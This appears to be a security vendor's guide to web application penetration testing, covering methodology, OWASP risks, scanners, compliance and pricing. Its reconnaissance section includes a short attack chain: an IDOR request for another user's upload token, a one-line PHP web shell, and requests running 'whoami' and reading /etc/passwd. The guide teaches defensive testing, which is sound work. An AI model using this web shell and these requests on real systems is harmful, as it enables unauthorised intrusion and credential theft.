


Key Takeaways
- Purpose: Web app pentesting helps identify and fix security vulnerabilities, like SQLi or XSS, before attackers can exploit them, strengthening your overall security posture.
- How it works: Ethical hackers simulate real-world attacks to assess your app’s defences, combining automated scans with manual verification.
- Why it matters: Continuous web pentesting reduces breach risks, ensures compliance (GDPR, PCI-DSS, SOC 2), and protects brand credibility.
- Outcome: You gain actionable insights, prioritized remediation guidance, and measurable improvements in your web application’s resilience.
Web application penetration testing is the process of simulating real-life attacks, such as SQL injection, cross-site scripting (XSS), or cross-site request forgery (CSRF), on a web app to identify weaknesses that hackers can exploit. And while the overall average global cost of a data breach has recently dipped to USD 4.44 million (per IBM’s 2025 report), the risk landscape hasn’t softened; attack frequency, complexity, and impact on brand trust continue to rise.
With the advent of regulatory standards and growing cybersecurity vigilance, annual pentests have become a part of the process, but what happens when you don’t test continuously? Discord learned that lesson the hard way in October 2025, confirming a third-party support vendor breach exposed user names, email addresses, limited billing data, support messages, and approximately 70,000 government ID photos.
This is where web penetration testing steps in to help preserve the sanctity of your data, while also preventing the fallout with stakeholders and public opinion that an incident like this usually entails. As such, this guide covers everything you need to know about web application penetration testing, from definitions and core testing types to attack methods, tools, and frameworks, compliance, provider selection, reporting, and remediation.
What is Web App Penetration Testing?
Web application penetration testing is a simulated cyberattack by cybersecurity professionals that systematically examines your web application’s infrastructure, design, and configurations to identify, analyze, prioritize, and mitigate vulnerabilities such as session fixations, XSS attacks, SQL or command injections, and business logic abuse that could potentially lead to unauthorized API access or data breaches.
It helps organizations comply with security standards and regulations such as PCI-DSS, HIPAA, GDPR, and SOC 2 while uncovering & mitigating security risks to improve the applications’ safety posture before they can be exploited.
Why Does It Matter?

 Expert Opinion
“Security is increasingly shifting to the hands of developers, while security teams find themselves more overwhelmed than ever.”
No matter how advanced the tools get, most security consulting and in-house teams are still reacting: chasing the next patch, the next alert, until a breach like Discord’s exposes the gaps. Security rarely collapses in one blow; however, it does wear down over time.
A missed update here, a misconfigured bucket there, a forgotten API key, all add to the rust beneath layers of code and convenience, and one random day, the structure collapses.
Thus, continuous web application security penetration testing keeps security aligned with how modern software is actually built: fast, iterative, and always online.
- Stay ahead, not behind: Build a proactive mindset, securing by design, not by patch.
- Catch issues early: Stop web app vulnerabilities before they become breaches.
- Protect trust: Every leak erodes credibility. Every secure coding practice-driven release strengthens it.
- Stay compliant: Meet regulatory standards like ISO 27001, SOC 2, and GDPR without scrambling at audit time.
- Cut risk and cost: A single breach today costs $4.4 million in losses alongside damage that often even PR can’t fix.
- Know where you stand: Benchmark your app’s security posture and track real improvement.
Web Application Penetration Testing Methodology

The usual web application pentesting process follows a defined lifecycle that simulates real-world attacks in a controlled, measurable way. While tools and techniques might differ from one vendor to another, the underlying structure remains consistent from planning to retesting; each phase builds on the last to expose, validate, and remediate vulnerabilities such as CORS misconfiguration, unpatched software, SQLi, cross-site scripting, credential storage flaws, etc.
1. Planning Phase
A web app pentest typically begins with analysts defining a tight scope mutually including which assets (sites, APIs, backends, environments) to cover, how deep the analysis must go (external vs internal, authenticated flows, business-logic testing), what success looks like (threat-model goals, compliance targets), who will run and receive the work, and how sensitive data and communications will be handled.
This helps focus the test and set legal, safety, and cost boundaries. Some other key considerations include
- Rules of engagement: allowed techniques, test windows, no-go actions (destructive tests), and escalation paths.
- Remediation & retest: whether the vendor provides fix guidance, retest windows, and verification criteria.
- Commercial & legal terms: pricing model, invoicing/advance terms, liability limits, NDAs, and data-handling obligations.
2. Reconnaissance
In this stage, the web app penetration testing team tries to collect as much data about the web app, its environments, processes, etc. Passive reconnaissance scanning may include reviewing public data such as WHOIS records, certificate transparency logs, and technology fingerprints, while active recon goes deeper by crawling the web app, enumerating subdomains, and mapping out APIs, endpoints, and parameters.
Some common examples of the above include:
1. subdomain enumeration:-
sublist3r -d example.com -o subdomains.txt2. A Python script for WHOIS:-
First run
pip install python-whoisThen run the following script
import whois

domain = "example.com"
info = whois.whois(domain)

print(f"Domain Name: {info.domain_name}")
print(f"Registrar: {info.registrar}")
print(f"Creation Date: {info.creation_date}")
print(f"Emails: {info.emails}")
3. Abuse IDOR to get another user’s upload token:-
GET /api/upload-token?user_id=102
Authorization: Bearer [attacker's token]
Next, to upload the web shell
POST /api/upload
Authorization: Bearer [stolen token]
Content-Disposition: form-data; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>
Lastly, to get shell access
GET /uploads/shell.php?cmd=whoami
GET /uploads/shell.php?cmd=cat /etc/passwd
As witnessed by the examples above, the goal of this stage is to understand the application’s structure and uncover exposed areas before a single exploit is attempted.
Secure Your Web App With Ease!

Book a Demo
3. Vulnerability Scanning
Armed with reconnaissance data, testers use automated tools to probe the application for known weaknesses. Vulnerability scanners compare components, libraries, and configurations against databases of known CVEs, patterns, and misconfigurations. The resulting list of system vulnerabilities acts as a triage for manual exploitation.
Nonetheless, depending on the maturity of the scanner, false positives and vetting are a must for this stage.
Pro tip: Some more open-source vulnerability scanners for web apps

OWASP ZAP (Zed Attack Proxy): A widely adopted open-source DAST tool that identifies web app vulnerabilities through automated crawling and passive/active scanning modes.

Nikto: A lightweight web server scanner that tests for 6000+ potentially dangerous files, outdated versions, and common misconfigurations.

w3af (Web Application Attack and Audit Framework): A modular Python-based scanner that automates the discovery of SQLi, XSS, and CSRF vulnerabilities using an extensible plugin architecture.
4. Exploitation (Pentesting)
In this stage, pentesters manually verify scanner results and search for deeper, business-logic-specific weaknesses, attempting SQL injection, authentication bypass, or privilege escalation. Sometimes they chain smaller issues [for example, combining an information disclosure with an insecure direct object reference (IDOR)] to demonstrate how multiple low-severity bugs can create a critical breach.
The aim isn’t to damage the system but to prove the real-world impact of exploitable flaws so the organization can prioritize what truly matters: cyber hygiene.
While vulnerability scanners provide a great starting point for penetration testing of web applications, manual exploitation is crucial to identifying more complex vulnerabilities and misconfigurations.
Examples:

The information gathered during recon and scanning helps plan and execute exploitation attempts. For example, an identified SQL injection vulnerability in a search form might be exploited using a tool like SQLmap to extract sensitive data from the database.
We then attempt to chain vulnerabilities together to achieve a more significant impact. For instance, a directory traversal vulnerability could be combined with a code injection flaw to upload a malicious web shell and gain remote access to the server.
5. Reporting and Remediation
Once the exploitation phase is complete, our team will provide a detailed report illustrating all the findings. This report should include:
- An executive summary for non-technical stakeholders
- A description of each vulnerability identified
- The severity of the vulnerability (based on CVSS scoring or other metrics)
- The potential impact of exploiting the vulnerability
- Step-by-step instructions on reproducing the vulnerability (for internal remediation teams)
- Recommendations for remediation
Once fixes are applied, the same team (or an independent one) follows up with a retest to verify that vulnerabilities have been properly resolved and that no new issues were introduced in the process. Mature organizations loop these results back into their SDLC, updating secure-coding practices and automation pipelines to prevent regression.
Want to explore what a full real-world pentest report should include?
Download the sample pentest report
Common Web Application Security Vulnerabilities
The OWASP Top 10 (2021) is the industry’s go-to baseline for identifying and prioritizing risks in web applications. It outlines the most frequent and high-impact vulnerabilities found across real-world tests. Here’s a quick breakdown of what each category means in practice.
| Category | What It Means | Example Vector / Note |
|---|---|---|
| A01: Broken Access Control | Users can reach or modify data they shouldn’t because authorization checks are missing or weak. | Example: changing /users/101 to /users/102 and accessing another account. |
| A02: Cryptographic Failures | Sensitive data isn’t properly protected during storage or transmission. | Plaintext passwords, weak hashing algorithms, or HTTP instead of HTTPS. |
| A03: Injection | Untrusted input gets interpreted by a backend service or database. | SQL injection in a login form exposing user data. |
| A04: Insecure Design | The app’s architecture lacks security controls from the start. | Shared resources in multi-tenant apps or no role-based restrictions. |
| A05: Security Misconfiguration | Default settings, exposed debug endpoints, or open cloud storage. | Public buckets, outdated admin panels, verbose server errors. |
| A06: Vulnerable Components | Using libraries or dependencies with known CVEs. | Example: Log4Shell (CVE-2021-44228) led to remote code execution. |
| A07: Authentication Failures | Weak or broken login, session, or password mechanisms. | No rate limits, missing MFA, or predictable session IDs. |
| A08: Integrity Failures | Unverified updates or insecure deserialization of data. | Pulling untrusted libraries in CI/CD or serialized object attacks (CVE-2015-4852). |
| A09: Logging and Monitoring Failures | Lack of proper alerts and logs for security events. | No logging on failed logins or privilege changes. |
| A10: SSRF (Server-Side Request Forgery) | The app fetches URLs supplied by users without validation. | Requesting internal cloud metadata endpoints |
Beyond the Top 10
The OWASP list covers the essentials, but many serious breaches come from what isn’t there.
Business Logic Flaws
Bugs in workflows or authorization logic that let users act outside intended limits. For example, upgrading to a premium plan without validation or reusing a one-time coupon indefinitely.
Race Conditions
When simultaneous requests manipulate the state before it updates, attackers exploit these in payments, bookings, or balance transfers to double-charge or double-withdraw.
Chained Exploits
Real attacks rarely rely on one bug; a minor info leak, combined with SSRF or IDOR, can open a path to full compromise. These need creativity to detect.
API Abuse
Modern apps rely on APIs that often lack proper access control, validation, or rate limiting, allowing attackers to fuzz endpoints, replay tokens, or exploit integration flaws to gain deeper access.
Tools Used for Web App Pentesting
| Web App Vulnerability Scanner | Key Features | Cost |
|---|---|---|
| Astra Security Web App Pentest Platform | CI/CD integration, scan behind logged-in pages, continuous scanning, manual pentest | The scanner comes for $69 per month and pentests at $5,999 per month |
| Qualys | 6 sigma accuracy, easy integration with existing workflows | Quote available on request for pentest, while the scanner starts at $1,995 |
| Acunetix | Scan multiple environments, minimal false positives, suitable for single-page apps | Quote available on request |
| Intruder | Reduces remediation timeline and helps with compliance | Quote available on request |
| Veracode | It’s a scalable choice, you can scan multiple environments, and the scan parameters are flexible | Quote available on request |
| Netsparker | Proof-based scanning, pre, and post-scan automation, efficient vulnerability alerts | Quote available on request |
| Rapid7 | Adaptive security, policy assessment | Quote available on request |
| Tripwire IP360 | Discovery of network assets, risk scoring | It has a freemium version, price for premium version is not mentioned |
| Immuniweb | Hackability scores, zero false positives | $5495/month for an annual subscription |
| Wireshark | Deep protocol inspection | It’s an open source tool |
| OpenVAS | Targeted scans, penetration testing | It’s an open source tool |
| WebInsect | Comprehensive API scans, CI/CD integration | Not mentioned |
| Arachni | Detects injection, high performance framework | It’s an open source tool |
Who sets the Standards for Web App Pentest?
Every serious web application pentest stands on two pillars: compliance and methodology. Regulations define why you test, while frameworks define how. Together, they ensure that testing isn’t just another audit requirement but a structured, repeatable exercise in risk validation.
Here are some key compliance standards that require or recommend web application pentesting as part of their cybersecurity coverage:
PCI DSS
This financial compliance requires annual and post-change pentests for any system handling payment data. The goal is simple: to validate that every control protecting cardholder information actually works under pressure.
HIPAA
The US compliance mandates ongoing “technical evaluations” of systems managing patient data. Web pentesting helps verify that applications meet the confidentiality, integrity, and availability expectations of healthcare environments.
GDPR (Article 32)
Applicable in Europe, and the businesses that wish to operate in the same, the legislation calls for regular testing of security measures to prove accountability. Penetration testing serves as evidence that your data protection controls are both implemented and effective.
SOC 2
Under the Trust Services Criteria for Security and Availability, pentesting provides proof of the impact and role your controls have on your web app and digital infrastructure. For SaaS companies, it’s often the difference between passing and failing an audit.
ISO 27001
Recommends periodic vulnerability assessments and pentests to validate Annex A controls. Many organizations map pentest findings directly to control IDs to demonstrate continuous compliance and operational maturity.
Wondering if you’re covering all the essentials in a web app pentest?
Download our web app pentest checklist
Web app pentesting frameworks
Compliance defines when and why you test, but frameworks define how. A solid framework ensures your testing follows a structured lifecycle, from scoping and reconnaissance to exploitation, reporting, and retesting, without skipping the details that matter. Here are some common frameworks used for web app pentesting:
OWASP Web Security Testing Guide (WSTG)
A practical, web-focused testing manual that covers everything from input validation and session management to business logic flaws. Ideal for modern app and API testing, especially in agile environments.
PTES (Penetration Testing Execution Standard)
A full lifecycle standard that covers everything from scoping and intelligence gathering to exploitation, post-exploitation, and reporting. Perfect for enterprise-grade or compliance-driven pentests needing a consistent, auditable structure.
OSSTMM
A structured, measurement-based methodology focusing on operational and trust metrics, best suited for organizations needing quantitative proof of security performance across systems and networks.
NIST SP 800-115
A formal technical guide to information security testing, emphasizing process, documentation, and reporting. Commonly used in regulated sectors where repeatability and audit trails are mandatory.
SANS / ISACA Methodologies
Useful for prioritizing high-risk vulnerabilities and mapping remediation efforts to secure coding standards. Ideal for developers or teams integrating security earlier in the SDLC.
Should You Consider Automated or Manual Web App Pentesting?
| Feature | Automated Penetration Testing | Manual Penetration Testing |
|---|---|---|
| Execution | Performed by software tools using intelligent automation | Performed by skilled security experts |
| Speed | Faster execution times can scan large systems in 24-48 hours | Time-consuming, the in-depth analysis can take 15-20 business days, depending on the scope |
| Cost | Generally more affordable | More expensive due to skilled labor |
| Skill Level Required | Can be run by IT staff as less work is required | Requires highly skilled penetration testers |
| Depth of Testing | Identifies common to mid-complex vulnerabilities | Identifies complex vulnerabilities, misconfigurations, and logical flaws |
| Accuracy | It may have false positives | Minimal false positives, if any |
| Scalability | Highly scalable, can test large and complex systems efficiently | Better suited for targeted testing than scaling |
| Customization | Limited customization options | Highly customizable based on specific needs and threats |
| Reporting | Generates automated reports | Provides detailed reports with exploitation steps and recommendations |
Final Thoughts
Web application-based penetration testing is essential in the Secure Software Development Life Cycle (SDLC) and helps develop a secure and vulnerability-free web application. This ensures end-users are safe from cyber-attacks such as data theft and exposure to sensitive information.
Understanding the steps involved in a web application penetration testing for enhanced security and the tools used in each step, how proactive web security testing can help prevent significant loss, and how it can help you choose the right web app pentesting service provider.
FAQs
What is the web application penetration testing checklist?
A web application penetration testing checklist is a formal guide for security testers to review. The sections usually covered in the checklist are information gathering, security assessment, and manual testing, all of which together provide an end-to-end security test.
What is the methodology of pen testing web apps?
Web application penetration testing methodology typically involves reconnaissance, mapping the application’s functionality, web app vulnerability scanning, manual testing, exploitation techniques (controlled), and detailed reporting of findings, often adhering to standards like OWASP and PTES.
What is the timeline for web app pen testing?
Pen testing web applications takes 7-10 days. The vulnerabilities start showing up in Astra’s pentest dashboard on the third day, so that you can get a head start on remediation. The timeline may vary with the pentest scope.
How often should a web application be pentested?
At a minimum, once a year or after any major update, infrastructure change, or new feature release. High-traffic or regulated apps benefit from continuous testing or quarterly risk assessments to catch new vulnerabilities before they’re exploited.
Can web application pentesting prevent security breaches?
Pentesting doesn’t guarantee immunity, but it drastically reduces risk by uncovering vulnerabilities before attackers can. It shifts teams and developer training from reactive to proactive, turning unknown weaknesses into known, fixable issues that strengthen overall security posture.
How much does a web app pentest cost?
Our automated web app vulnerability scanning plans start at $69, while penetration testing plans begin at $5,999. Custom plans are also available for enterprises, tailored to application size, testing depth, and desired ROI to ensure maximum security and value.
How do I get a web app penetration testing certification?
You receive a publicly verifiable pentest certificate once your application has undergone a full manual pentest, all high-severity issues have been fixed, and the fixes have been verified by the testing team. For example, Astra Security issues this certificate after successful remediation and revalidation.









Very well written article that covers everything both newbies and advanced users could possibly need to know about web application penetration testing. This could come in handy for those wishing to learn in order to pursue a career in penetration testing.
What is the difference between normal pen test and web application pen test?
Pentesting is an umbrella term for all kinds of hacker-style penetration tests done on mobile applications, APIs, cloud infrastructure, and network systems to find vulnerabilities. When such a pentest is conducted on a website or a web application, it comes to be termed as a web application pentest. Hope this cleared up your doubt.
Passive intel can reveal a surprising amount before any active probing even begins. It’s interesting how much you can learn without interacting with the target directly. Interesting read!